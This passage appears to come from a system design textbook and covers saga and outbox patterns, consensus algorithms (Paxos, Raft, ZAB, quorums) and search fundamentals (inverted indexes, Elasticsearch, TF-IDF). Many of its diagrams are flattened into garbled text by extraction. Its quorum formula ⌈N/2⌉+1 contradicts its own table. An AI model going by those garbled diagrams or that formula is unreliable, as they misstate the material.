**1. Polling Publisher** A background job periodically queries the outbox table for unpublished events.

```
SELECT * FROM outbox WHERE published = false ORDER BY created_at; -- For each event: publish to Kafka, then mark as published UPDATE outbox SET
published = true WHERE id = 'evt-789';
```

**Pros:** Simple to implement **Cons:** Polling interval introduces latency; DB load from frequent polling

**2. Change Data Capture (CDC)** Use a tool like **Debezium** to capture database changes (inserts to the outbox table) and stream them to Kafka in real-time.

```
+-----+ +-----+ +-----+ +-----+ | Order | --> | PostgreSQL | --> | Debezium | --> | Kafka | | Service | | (outbox) | | (CDC)
| | Topic | +-----+ +-----+ +-----+ +-----+ DB transaction Reads WAL log (WAL) in real-time
```

**Pros:** Real-time (low latency), no polling overhead **Cons:** More infrastructure to manage (Debezium, Kafka Connect)

## 24.9 Idempotency in Distributed Transactions

In a saga, compensating transactions or retries may cause the same operation to be executed **multiple times**. Every operation in a saga must be **idempotent**.

### Idempotency Strategies

#### 1. Idempotency Keys

```
Client → POST /payments { orderId: "123", idempotencyKey: "idem-abc" } Payment Service: 1. Check: does idem-abc already exist in processed_keys
table? 2. If yes → return previous result (no duplicate charge) 3. If no → process payment, store idem-abc in processed_keys table
```

#### 2. Conditional State Checks

```
Reserve Inventory: UPDATE inventory SET reserved = reserved + 5 WHERE product_id = 'P1' AND status != 'ALREADY_RESERVED_FOR_ORDER_123';
```

#### 3. Version/Sequence Numbers

```
Process only if sequence matches: UPDATE account SET balance = balance - 50 WHERE id = 'A1' AND version = 7; -- Won't re-execute if version has
already advanced
```

## 24.10 Real-World Example: Order Processing Saga

Let's walk through a complete orchestration-based saga for order processing.

```
+-----+ | ORDER SAGA ORCHESTRATOR |
+-----+ | Saga ID: saga-001 | | Order ID: ord-123 | | Status: IN_PROGRESS | | |
Steps: | | +-----+ +-----+ +-----+ +-----+ | | Step | Action | Status | Compensating Action | | |
+-----+ +-----+ +-----+ +-----+ | | 1 | Create Order | COMPLETED | Cancel Order | | | 2 | Process Payment |
COMPLETED | Refund Payment | | | 3 | Reserve Inventory | FAILED | Release Inventory | | | 4 | Schedule Shipping | PENDING | Cancel Shipping | | |
+-----+ +-----+ +-----+ +-----+ | | Action: COMPENSATING (running compensations in reverse) | | - Step 2:
Refund Payment → IN_PROGRESS | | - Step 1: Cancel Order → PENDING | +-----+
```

### Detailed Flow

```
Step 1: Create Order Order Service → INSERT INTO orders (id, status) VALUES ('ord-123', 'PENDING') Response: OrderCreated { orderId: 'ord-123' }
Orchestrator: Step 1 = COMPLETED Step 2: Process Payment Payment Service → Charge credit card $99.99, record payment Response: PaymentProcessed {
paymentId: 'pay-456', amount: 99.99 } Orchestrator: Step 2 = COMPLETED Step 3: Reserve Inventory Inventory Service → Attempt to reserve 2x
Widget, 1x Gadget Response: InventoryFailed { reason: 'Gadget out of stock' } Orchestrator: Step 3 = FAILED → INITIATE COMPENSATION Compensation
Step C2: Refund Payment Payment Service → Refund $99.99 to credit card Response: PaymentRefunded { refundId: 'ref-789' } Orchestrator:
Compensation C2 = COMPLETED Compensation Step C1: Cancel Order Order Service → UPDATE orders SET status = 'CANCELLED' WHERE id = 'ord-123'
```

Response: OrderCancelled { orderId: 'ord-123' } Orchestrator: Compensation C1 = COMPLETED Saga Final Status: COMPENSATED (all compensations completed)

## 24.11 Saga Frameworks and Tools

| Framework / Tool   | Language / Platform | Notes                              |
|--------------------|---------------------|------------------------------------|
| Temporal           | Any (polyglot)      | Workflow engine, great for sagas   |
| Axon Framework     | Java                | Built-in saga support with events  |
| MassTransit        | .NET                | Saga state machines for .NET       |
| Eventuate Tram     | Java                | Chris Richardson's saga framework  |
| Cadence (Uber)     | Any                 | Predecessor to Temporal            |
| AWS Step Functions | Serverless          | State machine as a service         |
| Apache Camel       | Java                | Integration patterns with saga EIP |

## 24.12 Summary: Choosing the Right Approach

Do you need strong consistency across services? | YES NO (eventual consistency OK) | Is it within a single Use Saga Pattern data center with | homogeneous DBs? +-----+-----+ | YES NO Simple flow Complex flow | (2-3 svcs) (4+ svcs) Use 2PC Use | (XA) Saga Choreography  
Orchestration Saga Saga

| Approach      | Consistency | Availability | Complexity | Use Case                   |
|---------------|-------------|--------------|------------|----------------------------|
| 2PC/XA        | Strong      | Low          | Medium     | Homogeneous DBs, one DC    |
| Saga (Choreo) | Eventual    | High         | Medium     | Simple multi-service flows |
| Saga (Orch)   | Eventual    | High         | High       | Complex business processes |
| Outbox + CDC  | Eventual    | High         | Medium     | Reliable event publishing  |

## 24.13 Key Takeaways

**Distributed transactions are fundamentally hard** because of network partitions, partial failures, and the absence of a shared transaction coordinator.

**Two-Phase Commit (2PC)** provides strong consistency but is blocking, slow, and impractical for microservices with heterogeneous databases.

**The Saga pattern** is the preferred approach: a sequence of local transactions with compensating actions to undo completed steps on failure.

**Choreography-based sagas** use events for decentralized coordination — simple but hard to track. **Orchestration-based sagas** use a central coordinator — clearer but more coupled.

**Compensating transactions** are not rollbacks — they are new transactions that semantically reverse the effect. Design every saga step with its compensation.

**The Outbox Pattern** solves the dual-write problem by writing events to an outbox table in the same database transaction, then relaying them to the message broker.

**Change Data Capture (CDC)** with tools like Debezium provides real-time outbox relay without polling.

**Idempotency is essential** in every saga step. Use idempotency keys, conditional updates, and version numbers.

**Forward recovery** (retry) is preferred when failures are transient and you've passed the pivot point. **Backward recovery** (compensate) handles permanent failures.

**Real-world sagas** power order processing, booking systems, payment flows, and any multi-service business transaction in microservices architectures.

---

## Further Reading

---

- *Microservices Patterns* by Chris Richardson (Ch. 4: Sagas)
- *Designing Data-Intensive Applications* by Martin Kleppmann (Ch. 9: Consistency)
- Saga Pattern — Microsoft Docs: <https://docs.microsoft.com/en-us/azure/architecture/reference-architectures/saga/saga>
- Temporal.io documentation: <https://docs.temporal.io>
- Debezium documentation: <https://debezium.io/documentation/>

---

Previous: [Chapter 23 — CQRS](#) Next: [Chapter 25 — Consensus Algorithms](#)

# Chapter 25: Consensus Algorithms

## Introduction

In a distributed system, multiple nodes (servers) must work together to provide a reliable service. But nodes can crash, networks can partition, and messages can be delayed or lost. Despite all this, the nodes need to **agree on something** — a value, a leader, a configuration, the order of operations.

**Consensus** is the process by which distributed nodes agree on a single value or decision. It is one of the most fundamental problems in distributed computing and underpins critical infrastructure: distributed databases, configuration management, leader election, and distributed locking.

This chapter explores the theory and practice of consensus algorithms, from the foundational (and notoriously difficult) Paxos to the more approachable Raft and ZAB, and their real-world applications.

## 25.1 What Is Consensus?

Consensus is the problem of getting  $N$  nodes to agree on a single value, even when some nodes may fail.

### Formal Requirements

| Property    | Description                                             |
|-------------|---------------------------------------------------------|
| Agreement   | All correct (non-faulty) nodes decide on the same value |
| Validity    | The decided value was proposed by some node             |
| Termination | Every correct node eventually decides a value           |
| Integrity   | Each node decides at most once                          |

### Why Is Consensus Needed?

| Use Case                  | What Nodes Must Agree On                     |
|---------------------------|----------------------------------------------|
| Leader Election           | Which node is the current leader             |
| Configuration Mgmt        | Current cluster configuration (membership)   |
| Distributed Locks         | Which node holds the lock                    |
| Atomic Broadcast          | The order of messages delivered to all nodes |
| State Machine Replication | The sequence of commands applied to state    |
| Distributed Transactions  | Whether to commit or abort                   |

## 25.2 The FLP Impossibility Theorem

In 1985, Fischer, Lynch, and Paterson proved that **in an asynchronous distributed system where even one node can crash, it is impossible to guarantee consensus**.

### What This Means

- In a purely asynchronous system (no time bounds on message delivery), you cannot distinguish between a **slow node** and a **crashed node**
- Any algorithm that waits for all responses might wait forever

- Any algorithm that proceeds without all responses might violate agreement

## Practical Implications

Real systems work around FLP by: 1. **Using timeouts** (partial synchrony model) — if no response within X ms, assume the node is down. This can lead to mistakes (a slow node mistaken for dead), but progress is made. 2. **Randomization** — algorithms like randomized consensus break symmetry using coin flips, achieving consensus with high probability. 3. **Failure detectors** — unreliable but useful heuristics about which nodes are alive.

**Key Insight:** FLP proves that **deterministic** consensus is impossible in a **purely asynchronous** system. Practical algorithms (Paxos, Raft) assume partial synchrony and use timeouts to ensure progress.

## 25.3 Paxos

**Paxos** was invented by Leslie Lamport in 1989 (published in 1998). It is the foundational consensus algorithm and has influenced all subsequent designs.

### Roles

| Role     | Description                                        |
|----------|----------------------------------------------------|
| Proposer | Proposes a value for the nodes to agree on         |
| Acceptor | Votes on proposals and remembers what it voted for |
| Learner  | Learns the decided value once consensus is reached |

A single node can play multiple roles simultaneously.

### Basic Paxos (Single-Decree)

Basic Paxos reaches consensus on a **single value**. It uses two phases:

#### Phase 1: Prepare

```
Proposer Acceptors (majority needed) | A1 A2 A3 | | | | -- Prepare(n=1) -----> | | | -- Prepare(n=1) -----> | | --
Prepare(n=1) -----> | | | | |<-- Promise(n=1, no prev) ---- | | |<-- Promise(n=1, no prev) ----- | |<--
Promise(n=1, no prev) ----- | | | | (Received promises from majority: 3/3) |
```

**Prepare(n):** Proposer sends a proposal number **n** to all acceptors. **Promise:** Acceptor promises not to accept any proposal with number **< n**. If the acceptor already accepted a value for a previous proposal, it returns that value.

#### Phase 2: Accept

```
Proposer Acceptors | A1 A2 A3 | | | | -- Accept(n=1, v="X") -----> | | | -- Accept(n=1, v="X") -----> | | -- Accept(n=1, v="X")
-----> | | | | |<-- Accepted(n=1, v="X") ---- | | |<-- Accepted(n=1, v="X") ----- | |<-- Accepted(n=1, v="X")
----- | | | | CONSENSUS REACHED: value = "X" | | | | | Notify Learners: value = "X" |
```

**Accept(n, v):** Proposer sends the value to all acceptors with proposal number **n**. **Accepted:** Acceptor accepts the value if it hasn't promised to a higher proposal.

### Why Paxos Is Famously Difficult

Lamport's original paper used a metaphor of legislators on the Greek island of Paxos, which was unconventional and confusing. But the real difficulty lies in:

- Competing proposers:** Multiple proposers can create **dueling proposals** that prevent progress (livelock).
- Edge cases:** What if a proposer crashes between Phase 1 and Phase 2? What if an acceptor already accepted a different value?
- Gap between theory and implementation:** Basic Paxos specifies consensus on one value, but real systems need consensus on a **sequence** of values (log replication).



4. **Many variants:** Multi-Paxos, Fast Paxos, Cheap Paxos, Flexible Paxos — each addressing different limitations.

## Multi-Paxos

In practice, you need consensus on a **sequence** of values (like a replicated log). Multi-Paxos optimizes for this by:

1. **Electing a stable leader** (distinguished proposer)
2. The leader skips Phase 1 for subsequent proposals (it already has promises)
3. Only Phase 2 is needed for each new log entry → much faster

```
Multi-Paxos with stable leader: Leader (Proposer) Acceptors | A1 A2 A3 | | | | Phase 1 (once, at start) | | | |-- Prepare(n=1) ----->| | |
|<-- Promise ----->| | | | (repeated for all) | | | | | | | Phase 2 (for each value) | | | |-- Accept(n=1, v1) ----->| | | |--
Accept(n=1, v2) ----->| | | |-- Accept(n=1, v3) ----->| | | | ... (no Phase 1 needed)| | |
```

## 25.4 Raft

**Raft** was designed by Diego Ongaro and John Ousterhout in 2013 with the explicit goal of being **easy to understand**. It achieves the same guarantees as Multi-Paxos but with a clearer, more structured design.

### Core Concepts

Raft divides consensus into three sub-problems: 1. **Leader Election** — choosing a single leader 2. **Log Replication** — leader replicates log entries to followers 3. **Safety** — ensuring correctness (committed entries are never lost)

### Node States

Every node in a Raft cluster is in one of three states:

```
+-----+ | | Times out, Receives votes | | starts election from majority | v | +-----+ +-----+
+-----+ | | | | | Start -----> | FOLLOWER |----->| CANDIDATE |----->| LEADER | | | | | +-----+ +-----+ +-----+
^ | | | | | Discovers | Discovers | | higher term | higher term | +-----+ +-----+ +-----+
```

### Leader Election

**Terms:** Raft divides time into **terms** — sequential integers. Each term has at most one leader. Terms act as a **logical clock**.

```
Term 1 Term 2 Term 3 Term 4 +-----+ +-----+ +-----+ +-----+ | Leader: S1 | | Leader: S3 | | No | | Leader: S2 | | (normal |
| (normal | |leader| | (normal | | operation)| | operation)| | (elec| | operation)| +-----+ +-----+ | tion)| +-----+ | split|
+-----+
```

#### Election Process:

1. A follower's **election timeout** expires (hasn't heard from leader)
2. Follower becomes a **Candidate**, increments its term, votes for itself
3. Candidate sends **RequestVote** RPCs to all other nodes
4. Each node votes for **at most one** candidate per term (first-come-first-served)
5. If candidate receives votes from a **majority**, it becomes **Leader**
6. If no majority (split vote), a new election starts with a new term

```
Node S1 (Follower) Node S2 (Follower) Node S3 (Follower) | | | [timeout expires] | | | | Becomes CANDIDATE | | Term: 2 | | Votes for self | | |
		--RequestVote(T=2)---->				--RequestVote(T=2)----->				<--VoteGranted----->		
<--VoteGranted----->				Received 3/3 votes (including self)	Becomes LEADER (Term 2)				--Heartbeat----->			
		--Heartbeat----->										
```

**Randomized Timeouts:** To prevent repeated split votes, each node uses a **random** election timeout (e.g., 150-300ms). This ensures nodes don't all start elections simultaneously.

## Log Replication

Once a leader is elected, it handles all client requests and replicates log entries to followers.

```
Leader (S1) Follower (S2) Follower (S3) | | | |<--Client: SET x=5 | | | | Append to local log: | | | [idx:1, term:2, SET x=5] | | | |
--AppendEntries(idx:1)----->			--AppendEntries(idx:1)----->				<--ACK-----					
<--ACK-----				Majority ACKed (3/3)			COMMIT entry idx:1			Apply to state machine		
	--Commit notification----->	(apply to state machine)	--Commit notification----->				--Client response: OK					
```

Log Structure:

```
Leader's Log: +-----+-----+-----+ | Index | Term | Command | +-----+-----+-----+ | 1 | 1 | SET x=1 | | 2 | 1 | SET y=2 | | 3
| 2 | SET x=5 | <-- committed (majority ACKed) | 4 | 2 | SET z=3 | <-- uncommitted (waiting for ACKs) +-----+-----+-----+
```

## Safety Properties

**Election Safety:** At most one leader per term. Guaranteed by: - Each node votes at most once per term - A leader needs a majority of votes

**Leader Completeness:** If a log entry is committed in term  $T$ , it will be present in the log of all leaders in terms  $> T$ . Guaranteed by: - A candidate must have all committed entries to win an election - Voters reject candidates with less up-to-date logs

**Log Matching:** If two logs contain an entry with the same index and term, all preceding entries are identical. Guaranteed by: - AppendEntries RPC includes the previous entry's index and term - Followers reject entries that don't match

## Membership Changes

When adding or removing nodes from the cluster, Raft uses a **joint consensus** approach: 1. The leader proposes a configuration change as a special log entry 2. During transition, decisions require majorities from **both** old and new configurations 3. Once committed, the new configuration takes effect

This ensures safety during membership changes — no split-brain is possible.

## 25.5 ZAB (ZooKeeper Atomic Broadcast)

**ZAB** is the consensus protocol used by **Apache ZooKeeper**. It was designed specifically for ZooKeeper's primary-backup system architecture.

### How ZAB Works

ZAB has two modes:

**1. Recovery Mode (Leader Election)** When the system starts or the leader fails, ZAB elects a new leader: - Nodes exchange their latest transaction ID (zxid) - The node with the most up-to-date log is preferred - Once a leader is elected, it synchronizes all followers

**2. Broadcast Mode (Normal Operation)** Once a leader is elected:

```
Leader Followers | F1 F2 F3 | | | |<-- Client Write Request | | | | | Create proposal (zxid) | | | | | |-- PROPOSE(zxid, data) -->| |
| |-- PROPOSE(zxid, data) ----->| | |-- PROPOSE(zxid, data) ----->| | | |<-- ACK -----| | |<-- ACK
-----| | | | Majority ACKed | | | | |-- COMMIT(zxid) ----->| | | |-- COMMIT(zxid) ----->| | |--
COMMIT(zxid) -----> | | | | Apply to state | | |
```

## ZAB vs Paxos

ZAB is NOT Paxos, though they solve similar problems: - **Paxos** is designed for consensus on individual values - **ZAB** is designed for **atomic broadcast** — delivering messages in total order - ZAB guarantees **FIFO ordering** of proposals from the same leader - ZAB has an explicit leader election and recovery phase

## 25.6 Comparison: Paxos vs Raft vs ZAB

| Feature | Paxos | Raft | ZAB |
|---------|-------|------|-----|
|---------|-------|------|-----|

|                   |                         |                            |                         |
|-------------------|-------------------------|----------------------------|-------------------------|
| Year              | 1989 (pub. 1998)        | 2013                       | 2008                    |
| Goal              | General consensus       | Understandable consensus   | ZooKeeper replication   |
| Leader            | Optional (Multi-Paxos)  | Required (always)          | Required (always)       |
| Leader Election   | Not specified           | Clear algorithm            | Explicit phase          |
| Log Replication   | Implicit in Multi-Paxos | Explicit, structured       | Atomic broadcast        |
| Understandability | Very difficult          | Designed to be easy        | Moderate                |
| Ordering          | Per-slot                | Log-based                  | FIFO + total order      |
| Recovery          | Complex                 | Log-based, straightforward | Explicit recovery phase |
| Implementations   | Google Chubby, Spanner  | etcd, Consul, CockroachDB  | Apache ZooKeeper        |
| Paper Clarity     | Notoriously unclear     | Excellent                  | Good                    |

## 25.7 Practical Uses of Consensus

### etcd (Uses Raft)

**etcd** is a distributed key-value store that powers **Kubernetes**.

```
Kubernetes Architecture: +-----+ | kubect1 | +-----+ +-----v-----+ | kube-apiserver | +-----+ +-----v-----+ Uses Raft for | etcd | replication | +-node1-+ +-node2-+ +-node3-+ | | Leader | |Follower| |Follower| | +-----+ +-----+ +-----+ +-----+
```

**What etcd stores:** - Cluster configuration (what pods should be running where) - Service discovery information - Secrets and config maps - Lease / lock information

**Why Raft:** etcd needs strong consistency for Kubernetes configuration. A stale read could cause pods to be scheduled on non-existent nodes.

### Apache ZooKeeper (Uses ZAB)

**ZooKeeper** is a centralized service for distributed coordination.

```
ZooKeeper Data Model (ZNode tree): / ■■■ /config ■■■ /config/database_url = "postgres://..." ■■■ /config/feature_flags = "{...}" ■■■ /locks ■■■ /locks/order-processing = (ephemeral, owned by Node A) ■■■ /locks/batch-job = (ephemeral, owned by Node B) ■■■ /election ■■■ /election/leader-0001 = "node-A" (elected leader) ■■■ /election/leader-0002 = "node-B" ■■■ /election/leader-0003 = "node-C" ■■■ /services ■■■ /services/payment/instance-1 = "10.0.0.1:8080" ■■■ /services/payment/instance-2 = "10.0.0.2:8080"
```

**Used by:** Kafka (broker coordination), HBase (master election), Hadoop (resource management), Solr (cluster state)

### Consul (Uses Raft)

**Consul** by HashiCorp provides service discovery, health checking, and distributed KV store.

```
Consul Cluster: +---server---+ +---server---+ +---server---+ | Consul | | Consul | | Consul | | (Leader) |<-->| (Follower) |<-->| (Follower) | | Raft | | Raft | | Raft | +-----+ +-----+ +-----+ | | | +-----v-----+ +-----v-----+ +-----v-----+ | Agent | | Agent | | Agent | | (Client) | | (Client) | | (Client) | | + Services | | + Services | | + Services | +-----+ +-----+ +-----+
```

## 25.8 Leader Election Patterns

### The Split-Brain Problem

When a network partition occurs, nodes on each side of the partition may independently elect a leader, resulting in **two leaders** (split-brain).

Normal: [Node A: Leader] <---> [Node B] <---> [Node C] Partition: [Node A: Leader] | [Node B: NEW Leader] <---> [Node C] | (network partition) | TWO LEADERS! Split-brain! Conflicting writes!

## Fencing Tokens

To prevent split-brain damage, use **fencing tokens** — monotonically increasing numbers assigned when a leader is elected.

Epoch 1: Leader A gets fencing token = 1 A writes to storage with token 1 → ACCEPTED Network partition: B becomes leader Epoch 2: Leader B gets fencing token = 2 B writes to storage with token 2 → ACCEPTED A recovers (still thinks it's leader): A writes to storage with token 1 → REJECTED (token 1 < current token 2)

The storage system tracks the highest token it has seen and rejects writes from outdated leaders.

## Quorum-Based Leader Election

To prevent split-brain, require a **majority quorum** to elect a leader. In a cluster of N nodes, a leader needs  $\lceil N/2 \rceil + 1$  votes.

5-node cluster: needs 3 votes to elect leader Partition: [A, B] | [C, D, E] - Side [A, B]: only 2 nodes → cannot form majority (need 3) → NO leader - Side [C, D, E]: 3 nodes → CAN form majority → elect leader Result: AT MOST ONE leader at any time ✓

This is why clusters use **odd numbers** of nodes (3, 5, 7): - 3 nodes: tolerates 1 failure (need 2 for quorum) - 5 nodes: tolerates 2 failures (need 3 for quorum) - 7 nodes: tolerates 3 failures (need 4 for quorum)

| Cluster Size | Quorum | Failures Tolerated |
|--------------|--------|--------------------|
| 1            | 1      | 0                  |
| 2            | 2      | 0 (worse than 1!)  |
| 3            | 2      | 1                  |
| 4            | 3      | 1 (same as 3)      |
| 5            | 3      | 2                  |
| 7            | 4      | 3                  |

**Why not even-sized clusters?** A 4-node cluster tolerates only 1 failure (same as 3 nodes) but requires more resources. Odd sizes maximize fault tolerance per node.

## 25.9 Consensus in Modern Databases

Many modern distributed databases use consensus internally:

| Database       | Consensus Protocol | Use                                |
|----------------|--------------------|------------------------------------|
| CockroachDB    | Raft               | Log replication across ranges      |
| TiDB/TiKV      | Raft               | Distributed KV storage layer       |
| etcd           | Raft               | KV store for Kubernetes            |
| YugabyteDB     | Raft               | Tablet replication                 |
| Google Spanner | Paxos              | Global distributed database        |
| Google Chubby  | Paxos              | Distributed lock service           |
| Kafka (KRaft)  | Raft               | Metadata management (replacing ZK) |

## Google Spanner: Paxos at Global Scale

Spanner uses Paxos groups to replicate data across **continents**:

```
Spanner Paxos Group: +---US East---+ +---Europe---+ +---Asia---+ | Replica 1 |<--->| Replica 2 |<--->| Replica 3| | (Leader) | | (Follower)| | (Follower)| +-----+ +-----+ +-----+ - Writes go through Paxos (majority of replicas) - Reads from leader (or stale reads from followers) - TrueTime API for global ordering of transactions
```

---

## 25.10 Key Takeaways

**Consensus** is the fundamental problem of getting distributed nodes to agree on a value. It underpins leader election, configuration management, distributed locks, and state machine replication.

**FLP Impossibility** proves deterministic consensus is impossible in asynchronous systems. Practical algorithms use timeouts (partial synchrony) to make progress.

**Paxos** is the foundational consensus algorithm but is notoriously difficult to understand and implement correctly. Multi-Paxos optimizes for repeated consensus with a stable leader.

**Raft** was designed for understandability. It separates consensus into leader election, log replication, and safety — each clearly defined. It is the most popular choice for new systems.

**ZAB** is ZooKeeper's protocol, optimized for atomic broadcast with FIFO ordering. It powers the coordination layer for many distributed systems.

**Leader election** requires quorum-based voting to prevent split-brain. Use odd-sized clusters (3, 5, 7) for maximum fault tolerance.

**Fencing tokens** prevent stale leaders from causing damage after a partition heals.

**Practical implementations**: etcd (Raft) powers Kubernetes, ZooKeeper (ZAB) powers Kafka and Hadoop, Consul (Raft) powers service discovery.

**Modern databases** (CockroachDB, Spanner, TiDB) use consensus algorithms internally for data replication and consistency.

**Consensus is expensive** — it requires multiple network round trips and majority agreement. Use it only where strong consistency is necessary, and design your system to minimize the number of consensus operations.

---

## Further Reading

- *Designing Data-Intensive Applications* by Martin Kleppmann (Ch. 8-9)
- Raft Paper: "In Search of an Understandable Consensus Algorithm" — Ongaro & Ousterhout
- Raft Visualization: <https://thesecretlivesofdata.com/raft/>
- Lamport's Paxos Paper: "The Part-Time Parliament"
- ZAB Paper: "Zab: High-performance broadcast for primary-backup systems"
- etcd documentation: <https://etcd.io/docs/>

---

Previous: [Chapter 24 — Distributed Transactions](#) Next: [Chapter 26 — Search Systems](#)

# Chapter 26: Search Systems

## Introduction

Search is one of the most ubiquitous features in modern software. Whether it's finding products on Amazon, searching for code on GitHub, querying logs in a monitoring system, or typing a question into Google — search is everywhere.

Building an effective search system involves far more than running `SELECT * FROM products WHERE name LIKE '%widget%'`. Real search systems handle millions of documents, return results in milliseconds, rank results by relevance, support autocomplete and typo correction, and scale horizontally across clusters.

This chapter covers the fundamentals of search — from inverted indexes and text analysis to Elasticsearch architecture, relevance scoring, autocomplete systems, and scaling strategies.

## 26.1 Why Search Is a Common System Design Component

Almost every system needs some form of search:

| System Type     | Search Use Case                                       |
|-----------------|-------------------------------------------------------|
| E-Commerce      | Product search, filtering, faceted navigation         |
| Social Media    | People search, post/content search, hashtag search    |
| SaaS/B2B        | Full-text search across documents, tickets, records   |
| Log/Monitoring  | Search across billions of log entries (ELK stack)     |
| Code Platforms  | Code search across repositories (GitHub, Sourcegraph) |
| Knowledge Bases | Article/documentation search                          |
| Maps            | Location/place name search (geocoding)                |

A relational database's `LIKE '%term%'` is insufficient because: - It performs a **full table scan** ( $O(n)$  per query) — doesn't scale - It doesn't support **relevance ranking** — which result is best? - It doesn't handle **typos**, **synonyms**, or **stemming** - It doesn't support **faceted filtering** or **aggregations** efficiently

## 26.2 Full-Text Search Fundamentals

### Text Analysis Pipeline

Before a document can be searched, its text must be **analyzed** — broken down into searchable tokens.

```
Original Text: "The quick brown foxes jumped over the lazy dogs!" | +-----v-----+ | TOKENIZATION | | Split into | | words/tokens |
+-----+-----+ | ["The", "quick", "brown", "foxes", "jumped", "over", "the", "lazy", "dogs"] | +-----v-----+ | LOWERCASING |
+-----+-----+ | ["the", "quick", "brown", "foxes", "jumped", "over", "the", "lazy", "dogs"] | +-----v-----+ | STOP WORD | | REMOVAL | |
(the, over, a) | +-----+-----+ | ["quick", "brown", "foxes", "jumped", "lazy", "dogs"] | +-----v-----+ | STEMMING / | | LEMMATIZATION |
+-----+-----+ | ["quick", "brown", "fox", "jump", "lazi", "dog"]
```

### Key Concepts

**Tokenization:** Splitting text into individual terms. Handles punctuation, special characters, CamelCase splitting, etc.

**Stop Words:** Common words (the, a, an, is, are, etc.) that add little search value. Removing them reduces index size and improves relevance.

**Lemmatization:** Similar to stemming but uses a dictionary to find the actual root word (lemma): - "better" → "good" (stemming would leave "better") - "mice" → "mouse" - More accurate but slower than stemming

The **inverted index** is the core data structure of search engines. It maps every term to the list of documents containing that term.

```
Documents: Doc 1: "The quick brown fox" Doc 2: "The lazy brown dog" Doc 3: "The fox jumped over the dog" After analysis (tokenize, lowercase,
remove stop words, stem): Doc 1: [quick, brown, fox] Doc 2: [lazi, brown, dog] Doc 3: [fox, jump, dog] INVERTED INDEX:
+-----+-----+ | Term | Document IDs | +-----+-----+ | brown | [1, 2] | | dog | [2, 3] | | fox | [1, 3] | |
jump | [3] | | lazi | [2] | | quick | [1] | +-----+-----+ Search for "brown fox": "brown" → [1, 2] "fox" → [1, 3] Intersection:
[1] → Doc 1 matches both terms Union: [1, 2, 3] → All docs match at least one term
```

```
+-----+-----+ | Term | Postings (docId: [positions]) | +-----+-----+ | brown |
{1: [2], 2: [1]} | | dog | {2: [2], 3: [3]} | | fox | {1: [3], 3: [1]} | | jump | {3: [2]} | +-----+-----+
Phrase search "brown fox": "brown" at Doc 1, position 2 "fox" at Doc 1, position 3 Positions are adjacent (2, 3) → MATCH for phrase "brown fox"
```

- **O(1) lookup** per term (hash map or sorted tree)
- **Boolean operations** (AND, OR, NOT) on document ID lists
- Pre-computed at index time, so queries are fast
- Contrast with SQL `LIKE 'term%`' which is  $O(n)$  full scan

**Elasticsearch** is the most widely used search engine, built on top of **Apache Lucene** (the core indexing and search library).

```
+-----+ | ELASTICSEARCH CLUSTER | | +---Node 1 (Master)---+ ---Node 2
(Data)----+ | | | | | Shard 0 (Primary) | | Shard 0 (Replica) | | | Shard 1 (Replica) | | Shard 1 (Primary) | |
+-----+ +-----+ | | +---Node 3 (Data)-----+ ---Node 4 (Data)----+ | | | | | Shard 2 (Primary) | |
Shard 2 (Replica) | | | Shard 3 (Replica) | | Shard 3 (Primary) | | +-----+ +-----+ +-----+ +-----+ | | |
+-----+
```

| Concept  | Description                                        |
|----------|----------------------------------------------------|
| Cluster  | A group of nodes working together                  |
| Node     | A single Elasticsearch server instance             |
| Index    | A collection of documents (like a database table)  |
| Document | A single JSON record within an index               |
| Shard    | A subset of an index. Each shard is a Lucene index |

|               |                                                   |
|---------------|---------------------------------------------------|
| Primary Shard | The original shard that accepts writes            |
| Replica Shard | A copy of a primary shard for HA and read scaling |
| Mapping       | Schema definition (field types, analyzers)        |

### Document Indexing

```
PUT /products/_doc/1 { "name": "Wireless Bluetooth Headphones", "description": "High-quality noise-cancelling headphones with 30-hour battery",
"price": 79.99, "category": "Electronics", "brand": "AudioPro", "rating": 4.5, "in_stock": true, "tags": ["wireless", "bluetooth",
"noise-cancelling"] }
```

When indexed, Elasticsearch: 1. Analyzes text fields (tokenize, stem, etc.) 2. Builds/updates the inverted index 3. Stores the original document (for retrieval) 4. Routes to the correct shard (based on document ID hash)

### Querying

```
GET /products/_search { "query": { "bool": { "must": [{ "match": { "description": "wireless headphones" } }], "filter": [{ "range": { "price":
{ "lte": 100 } } }], { "term": { "in_stock": true } }] } }, "sort": [{ "_score": "desc" }, { "rating": "desc" }], "size": 10 }
```

### Relevance Scoring


Elasticsearch uses **BM25** (Best Match 25) as its default scoring algorithm. BM25 is an improvement over the classic **TF-IDF** model.

#### TF-IDF (Term Frequency - Inverse Document Frequency)

```
TF-IDF(term, doc) = TF(term, doc) × IDF(term)
TF (Term Frequency): How often does the term appear in this document? TF = count(term in doc) / total_terms_in_doc
IDF (Inverse Document Frequency): How rare is the term across all documents? IDF = log(total_docs / docs_containing_term)
Example: Query: "bluetooth headphones" Doc A: "Bluetooth headphones with long battery life" TF("bluetooth") = 1/6 = 0.17 TF("headphones") = 1/6 = 0.17
Doc B: "Bluetooth Bluetooth headphones premium Bluetooth audio" TF("bluetooth") = 3/6 = 0.50 TF("headphones") = 1/6 = 0.17 IDF("bluetooth") = log(1000/200) = 0.70 (common term)
IDF("headphones") = log(1000/50) = 1.30 (rarer term) Score A = (0.17 × 0.70) + (0.17 × 1.30) = 0.34 Score B = (0.50 × 0.70) + (0.17 × 1.30) = 0.57 Doc B ranks higher (more "bluetooth" mentions)
```

#### BM25 (Improvement over TF-IDF)

BM25 adds **saturation** — after a term appears many times, additional occurrences contribute diminishing returns. It also normalizes by **document length**.



### Near Real-Time Search


Elasticsearch is **near real-time** — documents become searchable within ~1 second of indexing. This is because:

- 1. Documents are first written to an **in-memory buffer**
- 2. Periodically (every 1 second by default), the buffer is **refreshed** into a new **segment** (a small Lucene index)
- 3. Segments are searchable immediately after refresh
- 4. Segments are periodically **merged** into larger segments (background process)

```
Index Buffer (in memory) --refresh (1s)--> New Segment (searchable) | Existing Segments: [Seg 1] [Seg 2] [Seg 3] [Seg 4] | | merge | | v | [Merged Seg] [Seg 4]
```

